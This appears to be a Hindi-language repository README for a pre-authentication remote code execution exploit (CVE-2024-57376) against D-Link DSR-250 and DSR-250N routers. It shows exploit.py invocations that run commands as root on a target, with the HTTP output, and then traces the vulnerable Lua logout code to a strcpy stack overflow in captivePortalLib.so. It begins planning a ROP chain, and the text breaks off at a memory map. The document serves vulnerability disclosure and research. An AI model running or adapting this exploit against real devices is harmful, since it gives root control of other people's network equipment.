 delspon/cve-2024-57376
CVE-2024-57376 एक्सप्लॉइट

D-Link DSR-250 और DSR-250N के लिए प्री-ऑथ रिमोट कोड निष्पादन एक्सप्लॉइट
सुरक्षा सलाह: https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10415
$ python3 exploit.py
usage: <host> <port> <command>
$ python3 exploit.py 192.168.1.1 443 id
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 24\r\nDate: Thu, 22 Dec 2022 11:50:49 GMT\r\nServer: Light Weight Web Server\r\n\r\nuid=0(root) gid=0(root)\n'
HTTP/1.1 200 OK
Content-Length: 24
Date: Thu, 22 Dec 2022 11:50:49 GMT
Server: Light Weight Web Server

uid=0(root) gid=0(root)
$ python3 exploit.py 192.168.1.1 443 'cat /pfrm2.0/etc/dlink_version'
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 12\r\nDate: Thu, 22 Dec 2022 11:57:35 GMT\r\nServer: Light Weight Web Server\r\n\r\n3.17B901C_WW'
HTTP/1.1 200 OK
Content-Length: 12
Date: Thu, 22 Dec 2022 11:57:35 GMT
Server: Light Weight Web Server

3.17B901C_WW
यह duaCP.logout फ़ंक्शन कोड है जिसे लॉगआउट के लिए कॉल किया जाता है।
function duaCP.logout (cgiparams)
    local extCpResult, clientMac, clientIp, authenticatorIp, apMac, apIp, vendor,
           ssid, deviceType, vlan, pageId, returnUrl, authSuccessUrl,
           returnLogoutUrl, notifyUrl, sessionRandom, hash, token

    local request = ""

    extCpResult       = cgiparams.externalCpResult
    clientMac         = cgiparams.clientMac
    clientIp          = cgiparams.clientIp
    authenticatorIp   = cgiparams.authenticatorIp
    apMac             = cgiparams.apMac
    apIp              = cgiparams.apIp
    vendor            = cgiparams.vendor
    ssid              = cgiparams.ssid
    deviceType        = cgiparams.deviceType
    vlan              = cgiparams.vlan
    pageId            = cgiparams.pageIndex
    returnUrl         = cgiparams.returnUrl
    authSuccessUrl    = cgiparams.authenticationSuccessUrl
    returnLogoutUrl   = cgiparams.returnLogoutUrl
    notifyUrl         = cgiparams.notifyUrl
    sessionRandom     = cgiparams.sessionRandom
    hash              = cgiparams.hash
    token             = db.getAttribute("cpExtWebServer", "_ROWID_", "1", "token")


    local status, reason

  reason = "success"
    -- validate hash first
    if (hashValidate (authenticatorIp, clientMac, token, sessionRandom, hash) == "ERROR") then
        -- respond to DUA with failure result so that user will be shown login
        -- page
        reason = "failure"
    end

    status, clientMac, clientIp = duaCP.parse_logoutInfo (extCpResult)

    if (status == "ERROR") then
        reason = "failure"
    end

    -- redirect to DUA
    duaCP.logoutProcess (cgiparams, reason, token)

end
यह कॉल करता है:
hashValidateduaCP.parse_logoutInfoduaCP.logoutProcessकमजोर कोड का मार्ग duaCP.parse_logoutInfo है। यह extCpResult को पैरामीटर के रूप में उपयोग करता है, जो उपयोगकर्ता इनपुट है।
यहाँ duaCP.parse_logoutInfo कोड है।
function duaCP.parse_logoutInfo (extCpResult)
    local status       = "OK"

  -- process the extCpResult
  status, clientMac, clientIp = captivePortalLib.duaLogoutInfoGet (extCpResult)

  if (status == "1" or tonumber (status) == 1) then
      return "ERROR"
  end

  clientMac = clientMac:gsub("%-", "%:")

    return status, clientMac, clientIp

end
यह captivePortalLib.duaLogoutInfoGet को कॉल करता है। यह extCpResult को सीधे पैरामीटर के रूप में उपयोग करता है। इसका कोड एक साझा लाइब्रेरी, captivePortalLib.so में परिभाषित है।


lua_tolstring extCpResult का स्ट्रिंग पॉइंटर लौटाता है और strcpy कॉल किया जाता है, जिसमें एक लोकल वेरिएबल पैरामीटर होता है। यह स्पष्ट रूप से एक स्टैक बफर ओवरफ़्लो है। अब, हमें ROP गैजेट्स को चेन करना होगा।
कुछ सीमाएँ हैं क्योंकि भेद्यता strcpy द्वारा ट्रिगर होती है। हम NULL बाइट्स दर्ज नहीं कर सकते।
यहाँ एक मेमोरी मैप है:
